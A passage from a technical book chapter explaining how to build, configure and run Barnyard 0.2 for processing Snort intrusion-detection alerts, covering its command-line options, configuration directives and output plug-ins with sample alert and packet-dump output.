./configure --enable-mysql --with-mysql-includes=/usr/include/mysql4
```

Running the *configure* script will determine various settings that need to be specified for Barnyard to build on a particular system. When run, *configure* will display information about several tests that it runs to determine how to build Barnyard. If there is a failure, an appropriate error message will be displayed. Since it is impossible to determine all of the possible failure messages that could be generated, we will not attempt to list them here. For the most part, most of the error messages are self-explanatory. If *configure* runs successfully, then you can proceed to building Barnyard by issuing the *make* command. If error messages are displayed, then those errors will need corrected before continuing. The most frequent errors observed concern correctly locating the header files and client libraries for database support. If *configure* reports an error finding these files, you may need to add additional options to indicate where they can be found.

For all of the examples in this chapter, Barnyard has been built with both MySQL and PostgreSQL support. To build and install Barnyard, the following commands were run:

```
# ./configure --enable-mysql --enable-postgres
# make
# make install
```

Configuring Barnyard

Now that we have successfully installed Barnyard, we will explore how to run it. Barnyard supports two modes of operation: batch processing and continual processing. In batch-processing mode, Barnyard processes each of the specified unified files and then exits. This mode is useful in many circumstances. For example, it can be used to extract data from a unified file or to reload old data into a database. It is also extremely useful when testing new output plug-in configurations (and new output plug-ins). While the batch-processing mode is useful, the continual-processing mode uses most of Barnyard's capabilities. Most deployments will consist of one or more instances of Barnyard running in continual-processing mode. In this mode, after processing the existing data from the unified files, Barnyard waits for new events and processes them as they occur. When running in this mode, events are processed by Barnyard almost immediately after they are detected by Snort. It is in this mode that Barnyard best realizes its goal of separating event processing from event detections. The mode Barnyard runs in is determined by the command-line options. In either mode, Barnyard is capable of processing any of the Snort unified data types.

As we learned in the section about the Snort unified output files, Barnyard is capable of processing three types of data: alerts, logs, and stream-stats. Which type of data is processed depends on which files we tell Barnyard to read. Like Snort, Barnyard has a number of output plug-ins that can format the various unified data types in a number of ways. Their capabilities range from providing a human-readable version of alert records to inserting log records into a database. In the next section, you'll learn more about the output plug-ins included in Barnyard and how to configure them. For now, let's look at how to use the various command-line and configuration file options to run Barnyard. After discussing those, we will examine how to run Barnyard in each of its two modes in more detail.

The Barnyard Command-Line Options

It has often been said that Barnyard has one of the most confusing sets of command-line options of any open-source program. While this may or may not be true, we must admit to occasionally needing to refer to the source code to remember exactly what a particular option does. In Barnyard 0.2, some of these complexities were addressed by removing some seldom used options (`-r` and `-t`), adding a new option (`-n`), and making the command line for batch processing mode easier to use.

OINK!

While the changes to the command line should not affect users upgrading from Barnyard 0.1, we recommend that you at least look at the new way to run Barnyard in batch-processing mode (previously called one-shot mode) and the new `-n` option that is available for continual processing mode.

Similar to Snort, Barnyard uses a combination of command-line options and configuration file directives to control how it runs and what it does. In general, the command-line options determine how Barnyard is going to run, and the configuration file directives determine what it does. The command-line options for Barnyard can be logically divided into three functional groups: informational, general configuration, and continual-processing mode. Table 11.5 lists the all of the available command-line options.

Table 11.5 Command-Line Options

Informational Options:

-h	Help	Display the Barnyard usage information
-?	Help	Display the Barnyard usage information
-V	Version	Display the Barnyard version string
-R	Dry run	Display the processed configuration and exit

General Configuration Options:

-c <file>	Configuration file	Read configuration data from <file>
-d <dir>	Spool directory	Read unified files from <dir>
-L <dir>	Log directory	Generate output files in <dir>
-v	Verbose	Increase the verbosity by 1 (up to a maximum of 255)
-s <file>	sid-msg map file	Read the sid-msg map from <file>
-g <file>	gen-msg map file	Read the gen-msg map from <file>
-p <file>	classification config file	Read the Snort classification configuration from <file>
-o	Batch processing mode	Enable batch-processing mode

Continued

Table 11.5 Command-Line Options**Continual Processing Mode Options:**

-a <dir>	Archive directory	Archive processed unified files to <dir>
-f <base>	Base spool file name	Use <base> as the base unified filename
-n	New events flag	Only process new events
-w <file>	Bookmark file	Enable bookmarking using <file>
-D	Daemon flag	Run in daemon mode
-X <file>	PID file	Store the process ID in <file>

In the rest of this section, we discuss the informational and general configuration options. The options that are specific to the continual-processing mode will be discussed when we discuss running Barnyard in that mode.

- **The “dry run” option (*-R*)** The “dry run” (*-R*) option is one of the most useful and most often ignored command-line option. When Barnyard is run with this option, it displays how Barnyard will run based on the configuration information specified on the command line and in the configuration file. Barnyard will then exit without actually processing any of the data. This is extremely helpful when first experimenting with Barnyard and when troubleshooting a configuration that is not behaving as desired. We will use this option repeatedly when testing various configurations in this chapter.
- **The configuration file option (*-c*)** The *-c* option is used to specify the name of the configuration file for Barnyard to use. The configuration file contains additional configuration options and the configurations for all of the output plug-ins that will be used to process the unified event data. If this option is not specified on the command line, Barnyard will attempt to use `/etc/snort/barnyard.conf`. The directory in which the configuration file is located is also used by Barnyard when looking for other configuration files.
- **The spool directory option (*-d*)** The *-d* option is used to specify the directory where the Snort unified files are located. This is called the spool directory in accordance with other applications that use a directory to hold data that is waiting to be processed. The default value for the spool directory is dependent on the mode in which Barnyard is

running. In continual-processing mode, the spool directory will default to /var/log/snort. In batch-processing mode, it will default to the current working directory when Barnyard is executed.

- **The log directory option (-L)** The `-L` option is used to specify a default directory for output files to be written to. This directory is called the log directory. Like the spool directory, the default value for the log directory depends on the mode in which Barnyard is running. In continual-processing mode, the log directory will default to /var/log/snort. In batch-processing mode, it will default to the current working directory when Barnyard is executed.
- **The `-s`, `-g`, and `-p` options** The `-s`, `-g`, and `-p` options are all used to configure Barnyard to load meta-data to translate the event information into a human-readable form. You may recall that in the unified data structures, most of the information about an event is represented as a numeric value. While this is useful for performance purposes, numeric values are not generally considered user friendly. In order for Barnyard (and its assortment of output plug-ins) to present event data in a human-understandable format, it requires that this meta-data be loaded. The `-s`, `-g`, and `-p` options are used to specify files from which to load the SID message map, generator message map, and classification config (respectively). If the file specified is a relative pathname, Barnyard will prepend the configuration directory to construct the absolute pathname.

As of Barnyard 0.2, these options can also be set in the configuration file. If they are specified in both locations, the value on the command line will be used and a warning message will be printed. If no values are specified, then Barnyard will attempt to load the files `sid-msg.map`, `gen-msg.map`, and `classification.config` from the same directory from which the configuration file was read.

Notes from the Underground...

The Message Map Files

While the SID and generator message map files are necessary for Barnyard to provide human-readable output of events, they are not considered part of the Snort configuration and are rarely discussed. These two files are used by Barnyard to translate a Snort event ID (SID) to a combination of a textual event message and event references. A Snort event ID is combination of a generator, an ID, and a revision.

Snort has many generators that are capable of detecting events. The most familiar of these is the Snort rules engine, which has been assigned a generator value of 1. All of the entries in the default SID message map file represent the rules that are available from www.snort.org. If you only use the provided Snort rules, you probably have no need to update this file. However, if you start writing your own rules for Snort, you will need to add appropriate entries if you want Barnyard to provide human-readable messages for them. To do this, you will need to understand the format of this file. Each line in the SID message map file contains the information for a single rule. The format of the line is as follows:

```
SID || MSG || Reference || Reference . . .
```

In the preceding line, SID is the ID of the rule, MSG is the rule message, and Reference is a rule reference. Each section is separated by a delimiter of || (a space followed by | twice followed by another space). Both the SID and MSG portions must be specified for each entry. There is no limit to the number of Reference portions that can be specified; however, they each need to be separated by a delimiter.

The generator message map is responsible for translating the SIDs of the events from the other event generators in Snort. These generators consist of the Snort packet decoder and the Snort's preprocessors. Luckily, all of these events are known before a new version of Snort is released and you will not need to update the generator message map. However, you should make sure that you have the generator map that was released with the particular version of Snort you are running.

The Configuration File

In addition to the command-line options, Barnyard also requires a configuration file. The configuration file contains two types of information: configuration directives and output plug-in configurations. In this section, we explore the various configuration directives and the basic format of an output plug-in declaration. Details on configuring each output plug-in are covered in the section titled *Configuring the Output Plug-Ins*.

OINK!

Readers familiar with Barnyard 0.1 might be asking, “What about the data processor plug-in configurations?” While Barnyard still uses data processors to read the different types of Snort unified files, it became apparent over time that requiring the user to configure each of them was a waste of time. Therefore, in Barnyard 0.2, all of the data processors are loaded by default. However, there is no need to update all of your existing configuration files to remove those lines. If Barnyard 0.2 encounters a preprocessor directive in the configuration file, it will just warn you that it is no longer needed.

The configuration file included with Barnyard includes several examples for many of the supported configuration options. It is usually easier to edit the included configuration file than it is to create a configuration file from scratch. Here is an example Barnyard configuration file that uses an assortment of the available options:

```
# Indicate the interface that Snort is detecting traffic on
config interface: eth1

# Tell Barnyard where to load meta-data from
config sid-msg-map: /etc/snort/sid-msg.map
config gen-msg-map: /etc/snort/gen-msg.map
config class-file: /etc/snort/classifications.config

# Send alert records to our syslog host
output alert_syslog2: syslog_host: 192.168.69.2
```

```
# Insert log records into the database with full packet details
output log_acid_db: mysql, database snort, server localhost, \
    user dbusername, password dbpasswd, detail full
```

This example file contains a mix of comments, configuration directives, and output plug-in directives. Comments are those lines that begin start with a `#` character. The configuration directives are those lines that start with the *config* keyword. Output plug-in directives are those lines that begin with the *output* keyword. Additionally, if a configuration or output plug-in line is getting too long, it is possible to continue it on a subsequent line by using the line continuation character, `.`. This is similar to the format used for the Snort configuration file, and users familiar with that should have no problems here.

Configuration Directives

The configuration directives are used to specify additional configuration options. These options allow the user to specify additional runtime options (localtime and daemon), load meta-data files (sid-msg-map, gen-msg-map, and class-file), and specify informational items (hostname, interface, and filter). While the example configuration file included with Barnyard mentions each of these directives, let's explore them in detail.

localtime

The localtime configuration directive is used to configure Barnyard to render all event timestamps using the local time zone. It is specified in the configuration file with the following syntax:

```
config localtime
```

By default, Barnyard renders all timestamps using Coordinated Universal Time (UTC). UTC was selected as the default to make it easier to correlate events that occurred at different geographic locations. Additionally, using UTC eliminates a problem that occurs twice a year for those of us who use daylight saving time. If we timestamp all events using the local time zone, then twice a year we will have incorrect information about the timing and sequencing of events. In spring, two events that may have occurred only minutes apart may appear to be separated by over an hour. In fall, some events may appear to have occurred before other events, when in reality they happened later. While this may seem like a minor issue, it becomes extremely important when investigating an incident that occurred at one of those times.

daemon

The daemon configuration directive configures Barnyard to run as a daemon process. This directive is specified as follows:

```
config daemon
```

This directive is only followed if Barnyard is configured to run in continual-processing mode. Barnyard can also be run as a daemon by using the `-D` command-line option.

Sid-msg-map, gen-msg-map, and class-file

These configuration directives operate identically to the `-s`, `-g`, and `-p` command-line options. They specify the files to load the SID message map, the generator message map, and the classification config (respectively). These directives are specified as:

```
config sid-msg-map: <filename>
```

```
config gen-msg-map: <filename>
```

```
config class-file: <filename>
```

As with the similar command-line options, if the filename consists of a relative pathname, it will be combined with the configuration directory to determine the absolute pathname. As mentioned previously, if the option is specified on both the command line and in the configuration file, the value on the command line will be used and a warning will be logged.

hostname, interface, and filter

These three configuration directives allow us to specify some additional information that may be used by the output plug-ins. They are specified as:

```
config hostname: <hostname>
```

```
config interface: <interface>
```

```
config filter: <bpf string>
```

The hostname directive is used to specify the name of the Snort sensor. If no value is specified, Barnyard will use the configured hostname of the system on which it is running. The interface directive is used to specify on which interface the events were detected. The filter directive is used to specify the Berkeley Packet Filter (BPF) that was used when Snort was detecting events. These directives were initially added to allow the Barnyard ACID database output plug-in to

operate similarly to the database output plug-in in Snort. Since they were added, other output plug-ins have also started to use them. If you are not using the ACID database output plug-in, you may not need to set these values. However, if you are doing central processing of alert files from a large number of Snort sensors (as in a large-scale corporate deployment), it may still be very useful to be able to specify the hostname associated with the files that Barnyard is processing.

Output Plug-In Directives

The most important part of the Barnyard configuration file is the output plug-in directives. Everything else discussed so far has been concerned with specifying how Barnyard is going to run, where it reads data from, and where it should write its output. The output plug-in configuration directives indicate what Barnyard is going to do with each event it processes. These are so important that there is an entire separate section in this chapter dedicated to them. For now, we just want to introduce you to what an output configuration directive looks like. Depending on whether configuration options are specified, an output plug-in directive is specified using one of the following two formats:

```
config <output plug-in>
```

```
config <output plug-in>: <configuration options>
```

Most of the output plug-ins will use appropriate defaults if no configuration options are provided. While all of the output plug-ins support configuration options, few of the plug-ins actually require them.

Understanding the Output Plug-Ins

Like Snort, Barnyard includes several plug-ins that allow the user to configure events to be output in a variety of ways. Barnyard 0.2 includes nine different output plug-ins: five for processing unified alert events, and four for processing unified log events (and, as mentioned previously, none for processing unified stream-stat events). Each of these output plug-ins processes the unified events in a different way. The alert output plug-ins include `alert_fast`, `alert_csv`, `alert_syslog`, `alert_syslog2`, and `alert_acid_db`. The log output plug-ins include `log_dump`, `log_pcap`, `log_acid_db`, and `sguil`. In the following sections, we'll see what each output plug-in does, how to configure it, and when we may want to use it.

OINK!

The attentive reader may have looked at the Barnyard 0.2 distribution and counted 10 output plug-ins. Be assured that we can actually count and are fully aware of the extra output plug-in. The additional output plug-in, `alert_console`, was actually developed for this chapter, and you'll learn all about it in the section *Writing a New Output Plug-In*.

alert_fast

Barnyard's `alert_fast` output plug-in renders unified alert records in a human-readable format to an output file. If no configuration options are provided, the output will be written to the file `fast.alert` in the logging directory. If the file already exists, any new events will be appended to it. The configuration lines for the `alert_fast` output plug-in are:

```
output alert_fast
output alert_fast: <filename>
```

If using the second syntax, replace `<filename>` with the name of the output file you want to use. For example, if you want the output to be written to the file `barnyard.alerts`, you would use the following line in your configuration file:

```
output alert_fast: barnyard.alerts
```

OINK!

When specifying output files for different output plug-ins (and possibly different instances of Barnyard), it is important to use *different* filenames. If the same filename is used, the output from multiple plug-ins may be intermixed in unexpected ways.

The exact format of the alert record is dependent on the IP protocol. There is one format for alerts for TCP and UDP packets, and a second format for everything else. Here is some sample output from the `alert_fast` output plug-in showing both TCP and ICMP alerts:

```
03/06/04-15:56:41.118618 {ICMP} 192.168.69.129 -> 192.168.69.2
[**] [1:402:4] ICMP Destination Unreachable (Port Unreachable) [**]
```

```
[Classification: Misc activity] [Priority: 3]
-----
03/06/04-16:11:48.334225 {TCP} 192.168.69.129:52543 -> 192.168.69.2:22
[**] [1:1325:3] EXPLOIT ssh CRC32 overflow filler [**]
[Classification: Executable code was detected] [Priority: 1]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
[Xref => http://www.securityfocus.com/bid/2347]
-----
```

Both of these output examples contain the same basic information. The first line contains the time when the alert occurred and information about the packet that caused the alert. Specifically, the IP protocol, source IP address, and destination IP address are all provided. If the IP protocol was either UDP or TCP, then the source and destination ports are also included. The second line contains information about the alert itself. This includes the generator ID, signature ID, and revision of the alert along with the alert messages. The third line displays additional alert information, specifically the classification and priority. The output for an alert may contain additional lines that are references to external databases that provide additional information about the alert. The number of lines present is dependent on how many external references have been defined in the message map files. The second alert just discussed had two such references, and therefore there are two additional lines of output. The first alert had none, so there are no external reference lines displayed.

The chief advantage of the `alert_fast` output plug-in is that it generates human-readable output. This is useful if you want to be able to review a file that contains all of the alerts detected by Snort. However, if you have ever worked as a system administrator or security analyst, you probably know that reading through screens of logs is not very interesting. Therefore, this output plug-in is usually used to convert a particular unified alert file to a human-readable format.

alert_csv

The `alert_csv` output plug-in is used to render unified alert records in a comma separated value (CSV) format to an output file. If no configuration options are provided, the output will be written using the default format to the file `csv.out` in the logging directory. Like `alert_fast`, if the file already exists, any new records will be appended to it. In addition to configuring the output file to use, you can also specify the exact format used (which alert record fields are displayed and in

what order). In order to specify the format, it is also required to specify the output filename. The possible configuration lines for the alert_csv output plug-in are:

```
output alert_csv
output alert_csv: <filename>
output alert_csv: <filename> <format>
```

The format configuration option is a comma-separated list indicating which fields will be output and their order. Table 11.6 lists all of the available fields for the format option. If a format option is not specified, then the following default format will be used:

```
sig_gen,sig_id,sig_rev,class,priority,event_id,tv_sec,tv_usec,src,dst,sport_
itype,dport_icode,protocol
```

Table 11.6 Available Fields for alert_csv

Field Name	Description
sig_gen	Signature generator
sig_id	Signature ID
sig_rev	Signature revision
sid	Triplet of "sig_gen:sig_id:sig_rev"
class	Classification ID
classname	Textual classification name
priority	Priority ID
event_id	Event ID
event_reference	Event reference
ref_tv_sec	Reference seconds
ref_tv_usec	Reference microseconds
tv_sec	Event seconds
tv_usec	Event microseconds
timestamp	Event timestamp in a human-readable format (2001-01-01 12:34:56)
src	Source IP address as an unsigned integer
srcip	Source IP address as a dotted quad (for example, 192.168.1.1)
dst	Destination IP address as an unsigned integer

Continued

Table 11.6 Available Fields for alert_csv

Field Name	Description
dstip	Destination IP address as a dotted quad (for example, 192.168.1.1)
sport_itype	Source port or ICMP type or "0" (depending on the protocol)
sport	Source port (if the protocol is TCP or UDP)
itype	ICMP type (if the protocol is ICMP)
dport_icode	Destination port or ICMP code or "0" (depending on the protocol)
dport	Destination port (if the protocol is TCP or UDP)
icode	ICMP code (if the protocol is ICMP)
proto	Protocol number
protoname	Protocol name
flags	Record flags
msg	Signature message
hostname	Hostname
interface	Interface name (from barnyard.conf)

For example, if you wanted to generate CSV output in the file alerts.csv and have the format line contain a human-readable timestamp, the event message, and the source and destination IP addresses as dotted quads, you would add the following line to your Barnyard configuration file:

```
output alert_csv: alerts.csv timestamp,msg,srcip,dstip
```

With this configuration, we would get output like the following:

```
"2004-03-06 15:56:41",ICMP Destination Unreachable (Port
Unreachable),192.168.69.129,192.168.69.2
"2004-03-06 16:11:48",EXPLOIT ssh CRC32 overflow
filler,192.168.69.129,192.168.69.2
```

With the default configuration, this would look like:

```
1,402,4,29,3,3,1078588601,118618,3232253313,3232253186,3,3,3,1
1,1325,3,15,1,57,1078589508,334225,3232253313,3232253186,52543,52543,22,6
```

This output is for the same two alerts that we showed for the alert_fast output plug-in. We will continue to use these two alerts for all of the sample

output presented in this section. As can be seen from these two examples, the `alert_csv` output plug-in can produce radically different output for the same records. Of all the output plug-ins in Barnyard, this one is by far the most configurable in terms of how the output is formatted.

The `alert_csv` output plug-in is most useful when there is the need to convert unified alert records into a format that can be easily imported into another program. Some users periodically create CSV output files and use them to do bulk imports into databases (instead of adding alerts in real-time). Others import the CSV output into a spreadsheet program in order to generate reports and graphs.

OINK!

When specifying the format, do *not* add any spaces between the different fields. For example *hostname,interface* is correct, while *hostname, interface* is wrong. This is a limitation of the format parser in the `alert_csv` output plug-in.

alert_syslog

The `alert_syslog` output plug-in is used to dispatch unified alert records using the local syslog subsystem. In addition to this syslog output plug-in, a new output plug-in, `alert_syslog2`, also provides syslog notification but includes many more configuration options. The `alert_syslog` output plug-in supports the same configuration options as Snort's syslog output plug-in. It supports specifying the facility, priority, and a handful of options. If no options are specified, then the AUTH facility and INFO priority will be used for syslog notifications. The supported configuration line formats are:

```
output alert_syslog
output alert_syslog: <FACILITY> | <PRIORITY> | <OPTION>...
```

Any of these values may be omitted from the configuration and multiple option values may be specified. The supported facility values are LOG_AUTH-PRIV, LOG_AUTH, LOG_DAEMON, LOG_USER, LOG_LOCAL0, LOG_LOCAL1, LOG_LOCAL2, LOG_LOCAL3, LOG_LOCAL4, LOG_LOCAL5, LOG_LOCAL6, and LOG_LOCAL7. The supported priority values are LOG_EMERG, LOG_ALERT, LOG_CRIT, LOG_ERR,

LOG_WARNING, LOG_NOTICE, LOG_INFO, and LOG_DEBUG. The supported option values and their actions are listed in Table 11.7.

Table 11.7 alert_syslog Options

Option values	Actions
LOG_CONS	Display messages to the console if there is an error sending the system logger.
LOG_NDELAY	Open the connection to the system logger immediately.
LOG_PERROR	Print to stderr as well as the system logger.
LOG_PID	Include the process ID in messages.

For example, if you wanted messages to be reported to the syslog using the LOCAL7 facility, have a priority of ALERT, and include the process ID, you would include the following line in your Barnyard configuration file:

```
output alert_syslog: LOG_LOCAL7 | LOG_ALERT | LOG_PID
```

OINK!

The exact set of supported facilities, priorities, and options is dependent on the operating system on which Barnyard is run. If you are receiving the error message “Unrecognized argument for AlertSyslog plugin...,” then the particular option you are using may not be supported by your operating system. On Linux, the supported facilities, priorities, and options can be found by reading the syslog(3) man page.

The message format for alert_syslog contains the same information as the alert_fast output, but some of the fields are rearranged. Like alert_fast, the format also differs if the alert is for a TCP or UDP packet. Here are the syslog entries for our two alerts:

```
Mar 25 01:12:14 localhost barnyard: [1:402:4] ICMP Destination Unreachable
(Port Unreachable) [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.69.129 -> 192.168.69.2

Mar 25 01:12:14 localhost barnyard: [1:1325:3] EXPLOIT ssh CRC32 overflow
filler [Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.69.129:52543 -> 192.168.69.2:22
```


The information in the syslog messages is similar to the output from the `alert_fast` output plug-in, but with the data presented in a different order. The first portion of the message is the information about the alert type, specifically the generator ID, signature ID, revision, and alert message. This is followed by information about the classification and priority. Finally, there is information about the packet that generated the alert. For alerts generated by TCP or UDP, the ports are included here. Syslog output messages do not include any of the external references that may exist for the alert. The final thing to note for the previous example alerts is that even though they are the same two alerts we looked at before, the timestamps are wrong. Our original alerts showed that they were detected on March 6; these two indicate March 25. This illustrates the primary problem with the `alert_syslog` output plug-in. For messages generated by this plug-in, the timestamps are added by the system logger and are not included as part of the message. Thus, the timestamps here indicate when the messages were logged, not when the events were detected.

Syslog output is useful in several circumstances. Of the output plug-ins discussed so far, syslog is most likely to be used in a real deployment. Syslog is most often used when there is the need to collect alert information on a central system. Syslog can easily be configured to forward notifications to an external host. Syslog output is also frequently used with other tools (such as `swatch`) that are designed to monitor system messages and perform certain actions (such as generating an e-mail message) when particular messages occur.

alert_syslog2

The `alert_syslog2` output plug-in also dispatches unified alert records using syslog; however, it is considerably more flexible in how those messages are sent. This output plug-in is new for Barnyard 0.2 and addresses many deficiencies found in the original syslog output plug-in. If you are configuring syslog notification from Barnyard for the first time, it is highly recommended that you use `alert_syslog2` instead of `alert_syslog`. Unlike `alert_syslog`, the `alert_syslog2` output plug-in does not use the standard syslog functions for generating syslog notifications. Instead, it creates RFC3164 compliant messages and then delivers them using UDP. This output plug-in supports a number of configuration options to specify the various syslog message fields and identify where the messages should be sent.

Notes from the Underground...

The RFC3164 Message Format

Internet standards are defined by a series of Request for Comments (RFC) documents that are maintained by the Internet Engineering Task Force (IETF). RFC3164 defines the standard for the BSD syslog protocol. This includes the format of the messages that are transmitted. Knowing how these messages are constructed is important to properly understanding many of the options that the alert_syslog2 output plug-in provides. While you could always read the standard at www.ietf.org/rfc/rfc3164.txt and determine the message format, we decided to make things easier for you and summarize it here. In general, the syslog message generated by the alert_syslog2 output plug-in will look like:

```
<PRI>TIMESTAMP HOSTNAME TAG[PID]: MESSAGE TEXT
```

The configuration options for alert_syslog2 provide control over every part of that except *MESSAGE TEXT*.

The PRI field is a numerical value combination of the facility and severity. It is calculated using the equation: $(facility * 8) + severity$. Thus, if you were using the LOCAL7 facility and the NOTICE severity, this portion of the message would be <189>.

The TIMESTAMP field is the timestamp of the message in the format:

```
Mmm dd hh:mm:ss
```

Where Mmm is the English language abbreviation for the month, dd is the day of the month (if less than 10, it is represented by a space and a single digit), hh is the hour in 24-hour format (00 to 23), mm is the minutes, and ss is the seconds.

The HOSTNAME field is used to indicate the host that generated the syslog message.

The TAG is an alphanumeric field that usually indicates the name of the program that generated the message. This field can only consist of alphanumeric characters and can be no more than 32 characters long.

Continued

The PID portion of the message is optional and is used to store the process ID of the program that generated the message. If the process ID is not included, the square brackets ([and]) will not be included.

The valid configuration line formats are:

```
output alert_syslog2
output alert_syslog2: [OPTIONS];...
```

One or more options may be specified. Each option is followed by a ";". The following are all of the options supported by the alert_syslog2 output plug-in:

- **facility** Specifies the syslog facility to generate messages at. This can be either an integer value from 0 to 23 or a facility name. The facility value is combined with the severity to generate the priority portion of the syslog message. The supported facility names are KERN, USER, MAIL, DAEMON, AUTH, SYSLOG, LPR, NEWS, UUCP, CRON, AUTH-PRIV, FTP, NTP, AUDIT, ALERT, CLOCK, LOCAL0, LOCAL1, LOCAL2, LOCAL3, LOCAL4, LOCAL5, LOCAL6, and LOCAL7. Many of these facility names are intended to be used by particular programs that typically run on a UNIX system. While any of them can be specified, it is recommended to use AUTH or one of the LOCAL facilities. If no facility is specified, then LOCAL7 will be used. The numeric value for each of these facilities can be found in RFC3164. This option is specified as:

```
facility: <facility>;
```

- **severity** Used to specify the syslog severity to generate messages at. This value is combined with the facility value to generate the priority portion of the syslog message. The severity value must be an integer value from 0 to 8 or a severity name. The supported severity names are EMERG, ALERT, CRIT, ERROR, WARN, NOTICE, INFO, and DEBUG. If this option is not specified, NOTICE will be used. The numeric value for each of these severities can be found in RFC3164. The option is specified as:

```
severity: <severity>;
```

- **hostname** Used to specify the value that will be used in the hostname portion of the syslog message. This is traditionally the name or IP address of the host that generated the message, but any valid hostname or IP address may be used. If this option is not specified, Barnyard will query the system for its configured hostname and use that. This option is specified as:

```
hostname: <hostname>;
```

- **tag** Specifies the value that will be used for the tag portion of the syslog message. This value may only consist of alphanumeric characters and must be no more than 32 characters long. If this option is not specified, then the name of the program (for example, “barnyard” unless the binary has been renamed) will be used. This option is specified as:

```
tag: <tag>;
```

- **withpid** If this option is specified, then the process ID will be included in the syslog message. By default, the process ID is not included. This option does not take any arguments and is specified as:

```
withpid;
```

- **syslog_host** Used to specify the host to which the syslog messages should be sent. This may be specified as a hostname or an IP address. If this option is not specified, then the syslog messages will be delivered to the local system. This option is specified as:

```
syslog_host: <hostname>;
```

- **syslog_port** Specifies the UDP port to which syslog messages will be delivered. This must be an integer value from 1 to 65535. If this option is not specified, then the default syslog port (514/UDP) will be used. This option is specified as:

```
syslog_port: <port>;
```

With all these options, it may be confusing to figure out which ones to use. In most cases, you will only need to specify the `syslog_host`, `facility`, and `severity` options. For example, suppose you wanted notifications to be sent to your central syslog server with an address of 192.168.1.2. Additionally, you want these

notifications to have a severity of ALERT (and use the default facility of LOCAL7). To configure alert_syslog2 for this situation, you would use the configuration line:

```
output alert_syslog2: severity: ALERT; syslog_host: 192.168.1.2;
```

Here are the syslog messages that are generated for our two alerts using the default configuration for alert_syslog2:

```
Mar  6 15:56:41 phlegethon barnyard: [1:402:4] ICMP Destination Unreachable
(Port Unreachable) [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.69.129 -> 192.168.69.2

Mar  6 16:11:48 phlegethon barnyard: [1:1325:3] EXPLOIT ssh CRC32 overflow
filler [Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.69.129:52543 -> 192.168.69.2:22
```

The message text of the notifications generated by the alert_syslog2 output plug-in is identical to those generated by the original alert_syslog plug-in. However, you should notice that the timestamp for the event is now correct. The syslog pri field has been stripped from these messages by the syslog service; however, if we were to examine the packets as they traversed the network, we would see it at the beginning of each message.

In addition to providing the correct timestamp, the alert_syslog2 output plug-in provides for significantly more control over the other portions of the syslog message. Additionally, alert_syslog2 allows the user to send notifications to a remote system without the need to reconfigure the system logger on the local system. Finally, alert_syslog2 is not dependent on the local operating system for which facilities and severities are supported. With all these improvements, it is highly recommended that users use this output plug-in instead of the original alert_syslog when syslog alerting is required.

OINK!

This output plug-in knowingly violates one of the requirements of RFC3164. The requirements state that the timestamp must be rendered using the local time zone. By default, Barnyard will use UTC for rendering the timestamp. However, if the *localtime* option is specified, the local time zone will be used and the messages will be RFC compliant.

log_dump

The `log_dump` output plug-in renders (or dumps) unified log records to an output file in a human-readable format. This output plug-in is an analogue to the `alert_fast` output plug-in for unified log records. It works in very much the same way as `alert_fast`. The possible configuration lines for the `log_dump` output plug-in are:

```
output log_dump
output log_dump: <filename>
```

If the `filename` option is not specified, the output will be written to the file `dump.log` in the logging directory. If the output file already exists, then new entries will be appended to it. For example, if you want output to be written to the file `barnyard.logs`, you would use the following line in your configuration file:

```
output log_dump: barnyard.logs
```

The output from `log_dump` contains both alert and packet information in a human-readable format similar to Snort's `log_ascii` output plug-in. Here is the output from the `log_dump` output plug-in for the unified log records that correspond to the two alerts that we processed for the alert output plug-ins:

```
[**] [1:402:4] ICMP Destination Unreachable (Port Unreachable) [**]
[Classification: Misc activity] [Priority: 3]
Event ID: 3      Event Reference: 3
03/06/04-15:56:41.118618 192.168.69.129 -> 192.168.69.2
ICMP TTL:64 TOS:0xC0 ID:40927 IpLen:20 DgmLen:356
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
00 00 00 00 45 00 01 48 00 85 40 00 40 11 2D 4C   ....E..H..@.@.-L
C0 A8 45 02 C0 A8 45 81 00 44 00 43 01 34 A3 7D   ..E...E..D.C.4.}
01 01 06 00 2C C3 EC 4B 2E BC 00 00 C0 A8 45 20   ....,...K.....E
00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 F0 3E   .....>
ED DB 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .....
```

```
[**] [1:1325:3] EXPLOIT ssh CRC32 overflow filler [**]
[Classification: Executable code was detected] [Priority: 1]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144]
[Xref => http://www.securityfocus.com/bid/2347]
```

00	00	02	1C	09	14	AA	EA	2A	C0	2C	A1	13	8E	0B	0E	*,.....
BD	62	D4	FC	95	E1	00	00	00	3D	64	69	66	66	69	65	.b.....=diffie
2D	68	65	6C	6C	6D	61	6E	2D	67	72	6F	75	70	2D	65	-hellman-group-e
78	63	68	61	6E	67	65	2D	73	68	61	31	2C	64	69	66	xchange-sha1,dif
66	69	65	2D	68	65	6C	6C	6D	61	6E	2D	67	72	6F	75	fie-hellman-grou
70	31	2D	73	68	61	31	00	00	00	0F	73	73	68	2D	72	p1-sha1....ssh-r
73	61	2C	73	73	68	2D	64	73	73	00	00	00	66	61	65	sa,ssh-dss...fae
73	31	32	38	2D	63	62	63	2C	33	64	65	73	2D	63	62	s128-cbc,3des-cb
63	2C	62	6C	6F	77	66	69	73	68	2D	63	62	63	2C	63	c,blowfish-cbc,c
61	73	74	31	32	38	2D	63	62	63	2C	61	72	63	66	6F	ast128-cbc,arcfo
75	72	2C	61	65	73	31	39	32	2D	63	62	63	2C	61	65	ur,aes192-cbc,ae
73	32	35	36	2D	63	62	63	2C	72	69	6A	6E	64	61	65	s256-cbc,rijndae
6C	2D	63	62	63	40	6C	79	73	61	74	6F	72	2E	6C	69	l-cbc@lysator.li
